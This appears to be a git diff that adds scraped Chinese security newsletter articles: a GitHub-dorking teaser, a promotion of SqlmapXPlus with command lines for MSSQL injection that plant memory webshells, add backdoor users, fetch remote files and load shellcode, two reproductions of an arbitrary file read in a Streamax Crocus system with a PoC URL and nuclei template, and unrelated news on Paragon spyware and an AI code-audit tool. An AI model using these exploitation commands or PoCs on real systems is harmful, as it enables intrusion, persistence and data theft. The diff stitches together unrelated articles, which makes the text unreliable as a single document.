******不想错过任何消息?设置星标****↓ ↓ ↓**
|
||||
****
|
||||
#
|
||||
|
||||
|
||||
|
||||
|
||||
目录
|
||||
|
||||
- 高级API以及Token发现
|
||||
|
||||
- 更深一级的配置和凭证泄露
|
||||
|
||||
- 通过GitHub寻找错误配置的Web服务
|
||||
|
||||
- 高级自动化技术
|
||||
|
||||
- 利用Github API运行Dork
|
||||
|
||||
- 从已删除的提交中搜索信息
|
||||
|
||||
- 一次搜索多个目标
|
||||
|
||||
- 利用Github Dorking扩展进行大规模搜索
|
||||
|
||||
-
|
||||
|
||||
- 搜索包含“API_KEY”的公共存储库
|
||||
|
||||
- 从GitHub Relases 历史中搜索‘秘密’
|
||||
|
||||
****
|
||||
本文将分享更多Dorking技巧以及自动化技术,你将会学习到:
|
||||
- 高级Dorking技巧,用于发现.env_
|
||||
文件
|
||||
|
||||
- 更多自动化脚本,用于大规模搜索
|
||||
|
||||
- 利用新工具分析历史提交、删除文件以及整个组织的敏感信息
|
||||
|
||||
- 领先一步的快速可扩展的‘侦查’技巧
|
||||
|
||||
# 高级API以及Token 发现
|
||||
|
||||
|
||||
**加入星球,随时交流:**
|
||||
|
||||
**********(会员统一定价):128元/年(0.35元/天)******
|
||||
|
||||
|
||||
**感谢阅读,如果觉得还不错的话,欢迎分享给更多喜爱的朋友~****====正文结束====**
|
||||
|
||||
|
||||
@@ -0,0 +1,148 @@
|
||||
# sqlmap Xplus 基于 sqlmap,对经典的数据库注入漏洞利用工具进行二开!更新V1.6
|
||||
黑白之道 2025-02-05 01:22
|
||||
|
||||

|
||||
|
||||
## 工具介绍
|
||||
|
||||
sqlmapxplus在众多的地区性攻防演练中,SQL Server数据库堆叠注入仍有较高的爆洞频率,但因为一些常见的演练场景限制,如不出网、低权限、站库分离、终端防护、上线困难、权限维持繁琐等,仅一个--os-shell已经难满足我们的需求。
|
||||
|
||||
sqlmapxplus 基于sqlmap,对经典的数据库漏洞利用工具进行二开,参考各种解决方法,增加MSSQL数据库注入的利用方式。目前已完成部分二开,包括ole、xpcmdshell两种文件上传、内存马上传、clr安装功能,能够实现mssql注入场景下的自动化注入内存马、自动化提权、自动化添加后门用户、自动化远程文件下载、自动化shellcode加载功能。
|
||||
1. **20250121更新说明**:更新工具的交互方式、
|
||||
更新CLR注入利用方式
|
||||
|
||||
1. 针对实际网络过程中dll传输损失导致clr安装失败的问题
|
||||
|
||||
更新CLR落地加载功能(需要落地dll)和一键数据库CLR加载功能(无需落地dll)可根据场景选择合适的利用方法、
|
||||
|
||||
临时增加 --check-file 选项判断dll文件是否成功落地目标主机、
|
||||
|
||||
临时增加--check-clr 判断用户自定义函数是否在数据库中加载成功、
|
||||
|
||||
需要注意的是 --check-file 和 --check-clr 选项存在判断不准确的问题,仅供参考
|
||||
|
||||
实践过程中可能受url编码等影响,会导致注入利用失败
|
||||
|
||||
1. 为什么使用上传过程中会出现dll放大的问题
|
||||
转换为十六进制落地再还原导致的文件增大,如字母 A 经过十六进制 会转换 为 41,增大一倍,ole文件上传极限为20kb
|
||||
|
||||
1. 自定义clr的问题(已完成)
|
||||
install-clr修改为,需要指定自定义的clr.dll路径,在提示框输入 用户自定义类名 用户自定义方法名
|
||||
clr_shell模式下执行clr函数的方式修改为:用户自定义function 传入参数(已完成)
|
||||
|
||||
## 功能介绍
|
||||
```
|
||||
File system access:
|
||||
--xp-upload upload file by xp_cmdshell
|
||||
--ole-upload upload file by ole
|
||||
--check-file use xp_fileexis check file exist
|
||||
--ole-del delete file by ole
|
||||
--ole-read read file content by ole
|
||||
--ole-move move file by ole
|
||||
--ole-copy copy file by ole
|
||||
|
||||
Operating system access:
|
||||
--enable-clr enable clr
|
||||
--disable-clr disable clr
|
||||
--enable-ole enable ole
|
||||
--check-clr check user-defined functions in the database
|
||||
--del-clr delete user-defined functions in the database
|
||||
--install-clr1 install clr1
|
||||
--install-clr2 install clr2
|
||||
--clr-shell clr shell
|
||||
--to-sa current db to sa
|
||||
--sharpshell-upload1 sharpshell upload1
|
||||
--sharpshell-upload2 sharpshell upload2
|
||||
|
||||
```
|
||||
|
||||

|
||||
## 工具使用
|
||||
|
||||
**文件操作功能**:
|
||||
```
|
||||
# 开启 ole 利用功能
|
||||
python sqlmap.py -r/-u xxx --enable-ole
|
||||
|
||||
# 通过 ole 上传文件
|
||||
python sqlmap.py -r/-u xxx --ole-upload local_file_path --file-dest remote_file_path
|
||||
|
||||
# 通过 ole 删除指定文件
|
||||
python sqlmap.py -r/-u xxx --ole-del remote_file_path
|
||||
|
||||
# 通过 ole 阅读指定文件
|
||||
python sqlmap.py -r/-u xxx --ole-read remote_file_path
|
||||
|
||||
# 通过 ole 移动并重命名文件
|
||||
python sqlmap.py -r/-u xxx --ole-move remote_file_path1 --file-dest remote_file_path
|
||||
|
||||
# 通过 ole 复制文件
|
||||
python sqlmap.py -r/-u xxx --ole-copy remote_file_path1 --file-dest remote_file_path2
|
||||
|
||||
# 通过 xp_cmdshell 上传文件
|
||||
python sqlmap.py -r/-u xxx --xp-upload local_file_path --file-dest remote_file_path
|
||||
|
||||
# 使用 xp_fileexis 来检查文件是否存在
|
||||
python sqlmap.py -r/-u xxx --check-file remote_file_path
|
||||
|
||||
# 通过 ole 实现的HttpListener内存马上传方式
|
||||
# 默认上传至c:\Windows\tasks\listen.tmp.txt,需要以system权限运行
|
||||
python sqlmap.py -r/-u xxx --sharpshell-upload2
|
||||
|
||||
# 通过 xp_cmdshell实现的HttpListener内存马上传方式
|
||||
# 默认上传至c:\Windows\tasks\listen.tmp.txt,需要以system权限运行
|
||||
python sqlmap.py -r/-u xxx --sharpshell-upload1
|
||||
|
||||
```
|
||||
|
||||
**CLR相关的功能**
|
||||
```
|
||||
# 开启 clr 利用功能
|
||||
python sqlmap.py -r/-u xxx --enable-clr
|
||||
|
||||
# 关闭 clr 利用功能
|
||||
python sqlmap.py -r/-u xxx --disable-clr
|
||||
|
||||
# 查询数据库中是否存在用户自定义函数
|
||||
python sqlmap.py -r/-u xxx --check-clr
|
||||
|
||||
# 进入 clr 安装模式
|
||||
python sqlmap.py -r/-u xxx --install-clr
|
||||
|
||||
# 进入 clr-shell 命令交互模式
|
||||
python sqlmap.py -r/-u xxx --clr-shell
|
||||
|
||||
# 删除用户自定义函数
|
||||
python sqlmap.py -r/-u xxx --del-clr
|
||||
|
||||
# clr dll 参考如下,更多其他dll请参考星球获取
|
||||
# 存储过程类名Xplus,存储过程函数名需要注意大小写,分别为
|
||||
# ClrExec、ClrEfsPotato、ClrDownload、ClrShellcodeLoader
|
||||
# 对应项目目录下单独功能的dll,分别为
|
||||
clrexec.dll
|
||||
clrefspotato.dll
|
||||
clrdownload.dll
|
||||
clrshellcodeloader.dl
|
||||
|
||||
```
|
||||
|
||||
|
||||
|
||||
## 工具获取
|
||||
|
||||
|
||||
|
||||
https://github.com/co01cat/SqlmapXPlus
|
||||
|
||||
> **文章来源:夜组安全**
|
||||
|
||||
|
||||
|
||||
黑白之道发布、转载的文章中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途及盈利等目的,否则后果自行承担!
|
||||
|
||||
如侵权请私聊我们删文
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
@@ -0,0 +1,56 @@
|
||||
# 【漏洞复现】锐明Crocus系统存在任意文件读取漏洞
|
||||
PokerSec PokerSec 2025-02-05 01:00
|
||||
|
||||
**先关注,不迷路,成为你渗透大师路上的王牌.**
|
||||
## 免责声明
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
## 漏洞介绍
|
||||
|
||||
深圳市锐明技术股份有限公司锐明技术Crocus系统融合了锐明技术的多项核心技术,如视频图像处理技术、卫星定位、物联网传感器、车载电子工程及无线通讯等,旨在为用户提供系统化、智能化的商用车监控和信息化解决方案。锐明Crocus系统存在任意文件读取漏洞,攻击者可以通过该漏洞绕过应用的文件访问控制,访问到应用根目录之外的文件。
|
||||
## 影响范围
|
||||
|
||||
<=1.3.8.4
|
||||
## 漏洞复现
|
||||
|
||||

|
||||
|
||||

POC:
|
||||
|
||||
(这微信页面直接复制代码格式会乱,可以浏览器打开复制)
|
||||
```
|
||||
/Service.do?Action=Download&Path=C:/windows/win.ini
|
||||
```
|
||||
|
||||
|
||||
## nuclei脚本
|
||||
```
|
||||
id: streamax-Crocus-download-download
|
||||
|
||||
info:
|
||||
name: streamax-Crocus-download-download
|
||||
author: PokerSec
|
||||
severity: high
|
||||
metadata:
|
||||
fofasearch: body="inp_verification"
|
||||
|
||||
http:
|
||||
- raw:
|
||||
- |
|
||||
GET /Service.do?Action=Download&Path=C:/windows/win.ini HTTP/1.1
|
||||
Host: {{Hostname}}
|
||||
|
||||
matchers:
|
||||
- type: dsl
|
||||
dsl:
|
||||
- status_code==200 && contains_all(body,"[mci extensions]") && contains_all(body,"[extensions]")
|
||||
```
|
||||
## 修复意见
|
||||
|
||||
请及时更新最新版本:https://www.streamax.com/
|
||||
|
||||
|
||||
|
||||
如有侵权,请及时联系删除。
|
||||
|
||||
|
||||
@@ -0,0 +1,43 @@
|
||||
# 【漏洞复现】锐明技术Crocus系统存在任意文件读取
|
||||
什么安全 什么安全 2025-02-05 01:47
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!
|
||||
|
||||
**产品描述**
|
||||
|
||||
**深圳市锐明技术股份有限公司锐明技术Crocus系统融合了锐明技术的多项核心技术,如视频图像处理技术、卫星定位、物联网传感器、车载电子工程及无线通讯等,旨在为用户提供系统化、智能化的商用车监控和信息化解决方案。**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
**Crocus系统存在任意文件读取漏洞,攻击者可以通过该漏洞读取敏感信息。**
|
||||
|
||||
**Poc**
|
||||
```
|
||||
/Service.do?Action=Download&Path=C:/windows/win.ini
|
||||
```
|
||||
|
||||
**漏洞复现**
|
||||
|
||||

|
||||
|
||||
|
||||
小
|
||||
知
|
||||
识
|
||||
|
||||
|
||||
|
||||
|
||||
**依据《刑法》第285条第3款的规定,犯提供非法侵入或者控制计算机信息罪的,处3年以下有期徒刑或者****拘役****,并处或者单处****罚金****;情节特别严重的,处3年以上7年以下有期徒刑,并处罚金。**
|
||||
|
||||

|
||||
|
||||
声
|
||||
明
|
||||
|
||||
|
||||
|
||||
**本文提供的技术参数仅供学习或运维人员对内部系统进行测试提供参考,未经授权请勿用本文提供的技术进行破坏性测试,利用此文提供的信息造成的直接或间接损失,由使用者承担。**
|
||||
|
||||
****
|
||||
****
|
||||
@@ -0,0 +1,46 @@
|
||||
# 【漏洞预警】招标采购平台存在未授权访问
|
||||
原创 什么安全 什么安全 2025-02-05 01:25
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!
|
||||
|
||||
**产品介绍**
|
||||
|
||||
上海汇招信息技术有限公司,是我国领先的集供应链管理咨询、项目实施、平台运营于体的数智化招标采购综合服务商。易招标提供全流程线上招标采购解决方案,可以帮助企业实现采购交易的全过程数字化,彻底告别纸质文件。
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
招标系统存在未授权访问,可下载获取系统用户敏感信息。
|
||||
|
||||
**Poc**
|
||||
|
||||
未公开
|
||||
|
||||
**漏洞编号**
|
||||
|
||||
cnvd-2025-
|
||||
|
||||
**漏洞版本**
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
已复现
|
||||
|
||||
小
|
||||
知
|
||||
识
|
||||
|
||||
|
||||
|
||||
|
||||
**依据《刑法》第285条第3款的规定,犯提供非法侵入或者控制计算机信息罪的,处3年以下有期徒刑或者****拘役****,并处或者单处****罚金****;情节特别严重的,处3年以上7年以下有期徒刑,并处罚金。**
|
||||
|
||||

|
||||
|
||||
声
|
||||
明
|
||||
|
||||
|
||||
|
||||
**本文提供的技术参数仅供学习或运维人员对内部系统进行测试提供参考,未经授权请勿用本文提供的技术进行破坏性测试,利用此文提供的信息造成的直接或间接损失,由使用者承担。**
|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# 上周关注度较高的产品安全漏洞(20250120-20250126)
|
||||
原创 CNVD CNVD漏洞平台 2025-01-27 07:54
|
||||
国家互联网应急中心CNCERT 2025-02-05 02:16
|
||||
|
||||
**一、境外厂商产品漏洞**
|
||||
|
||||
|
||||
@@ -0,0 +1,58 @@
|
||||
# 以色列间谍软件公司Paragon涉嫌利用WhatsApp零点击漏洞发动攻击
|
||||
邑安全 2025-02-05 02:52
|
||||
|
||||
更多全球网络安全资讯尽在邑安全
|
||||
|
||||
|
||||
|
||||
近日,WhatsApp披露了一起与以色列公司Paragon有关的针对性间谍软件攻击活动,该活动影响了包括记者和民间社会成员在内的90名用户。WhatsApp已确认直接通知了受影响的用户。
|
||||
|
||||
Meta旗下的即时通讯应用
|
||||
WhatsApp证实,其正在采取措施阻止一起针对约90名个人的间谍软件攻击,受害者包括记者和民间社会组织的成员。WhatsApp已直接通知了受影响的用户,但并未透露这些记者和民间社会成员的具体位置,包括是否有任何受害者位于美国。
|
||||
|
||||
WhatsApp的调查显示,此次攻击的幕后黑手是以色列间谍软件公司Paragon Solutions,该公司已被AE Industrial Partners收购。据报道,攻击者通过WhatsApp群组分发恶意PDF文件。专家称,此次攻击属于“
|
||||
零点击”攻击,无需用户点击恶意链接即可感染设备。WhatsApp随后发布了安全更新以修复该漏洞。
|
||||
|
||||
此次攻击活动也被公民实验室(The Citizen Lab)的高级研究员John Scott-Railton独立观察到,他正在对此进行调查,并在X(原Twitter)上发布了一篇帖子。
|
||||
|
||||

|
||||
|
||||
WhatsApp认为此次攻击发生在去年12月,并已向Paragon发出停止侵权通知函。自2019年成立以来,Paragon一直保持低调,这是其首次卷入黑客争议。与Intellexa和NSO Group等其他间谍软件制造商不同,后者曾面临美国政府的制裁和封禁。
|
||||
|
||||
然而,该公司自《连线》杂志10月报道其与美国移民和海关执法局国土安全调查部门签订了一份价值200万美元的合同后,一直备受关注。
|
||||
|
||||
此举是 WhatsApp 成功起诉另一家以色列间谍软件公司 NSO Group 之后采取的,在那起案件中,NSO Group被发现利用WhatsApp漏洞在至少1400台设备上部署其Pegasus间谍软件,目标包括记者、活动人士和政府官员。Hackread.com此前报道称,WhatsApp在2019年5月发现了此次攻击中利用的漏洞。
|
||||
|
||||
最近的Paragon攻击活动针对了超过20个国家的个人,尤其是欧洲地区。意大利新闻媒体fanpage.it确认其也是攻击目标之一。WhatsApp与多伦多大学的研究小组公民实验室合作进行了调查。
|
||||
|
||||
据Scott-Railton称,针对记者和民间社会的攻击是商业间谍软件行业中的一个系统性问题,而非孤立事件。他还强调了此类攻击对政府人员的潜在风险。
|
||||
|
||||
Paragon和AE Industrial Partners尚未对此消息作出回应。
|
||||
|
||||
WhatsApp此前对NSO Group的法律胜利以及其目前针对Paragon的行动,展示了其挑战间谍软件行业和保护用户隐私的决心。
|
||||
|
||||
原文来自: freebuf.com
|
||||
|
||||
原文链接: https://hackread.com/israeli-spyware-firm-paragon-whatsapp-zero-click-attack/
|
||||
|
||||
欢迎收藏并分享朋友圈,让五邑人网络更安全
|
||||
|
||||
|
||||
|
||||
欢迎扫描关注我们,及时了解最新安全动态、学习最潮流的安全姿势!
|
||||
|
||||
推荐文章
|
||||
|
||||
1
|
||||
|
||||
[新永恒之蓝?微软SMBv3高危漏洞(CVE-2020-0796)分析复现](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247488913&idx=1&sn=acbf595a4a80dcaba647c7a32fe5e06b&chksm=fa39554bcd4edc5dc90019f33746404ab7593dd9d90109b1076a4a73f2be0cb6fa90e8743b50&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2
|
||||
|
||||
[重大漏洞预警:ubuntu最新版本存在本地提权漏洞(已有EXP) ](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247483652&idx=1&sn=b2f2ec90db499e23cfa252e9ee743265&chksm=fa3941decd4ec8c83a268c3480c354a621d515262bcbb5f35e1a2dde8c828bdc7b9011cb5072&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,78 @@
|
||||
# 基于DeepSeek AI 代码审计漏洞 v1.0上线!可本地ollama调用 | 工具
|
||||
秋风 渗透安全团队 2025-02-05 02:42
|
||||
|
||||
### 前言
|
||||
|
||||

经过相当的一段时间开发和很多通宵的优化修改,内测,这个工具总算可以把1.0版本拿出来给大家了,同时非常感谢lingview师傅让开发得以顺利,zac(点点)师傅给出了idea,并参与到优化中,非常感谢
|
||||
### 工具亮点
|
||||
|
||||

结合了污点分析+ast分析+AI分析(两轮不同提示词校验)验证并输出payload
|
||||
|
||||
拥有在线和离线两种模式 api调用和本地ollama调用
|
||||
|
||||
支持php和java的审计
|
||||
|
||||
以及看起来还不错的功能优化调教
|
||||
### 工具截图
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
### 使用手册
|
||||
|
||||
左上角文件 打开文件将会导入文件夹并自动开始审计
|
||||
|
||||
|
||||
|
||||


在第三页的设置栏我们可以选择在线或者离线模式
|
||||
|
||||

在线模式的API key 和url我们比方使用deepseek https://platform.deepseek.com/api_keys 在开放平台创建key即可
|
||||
|
||||
|
||||
|
||||
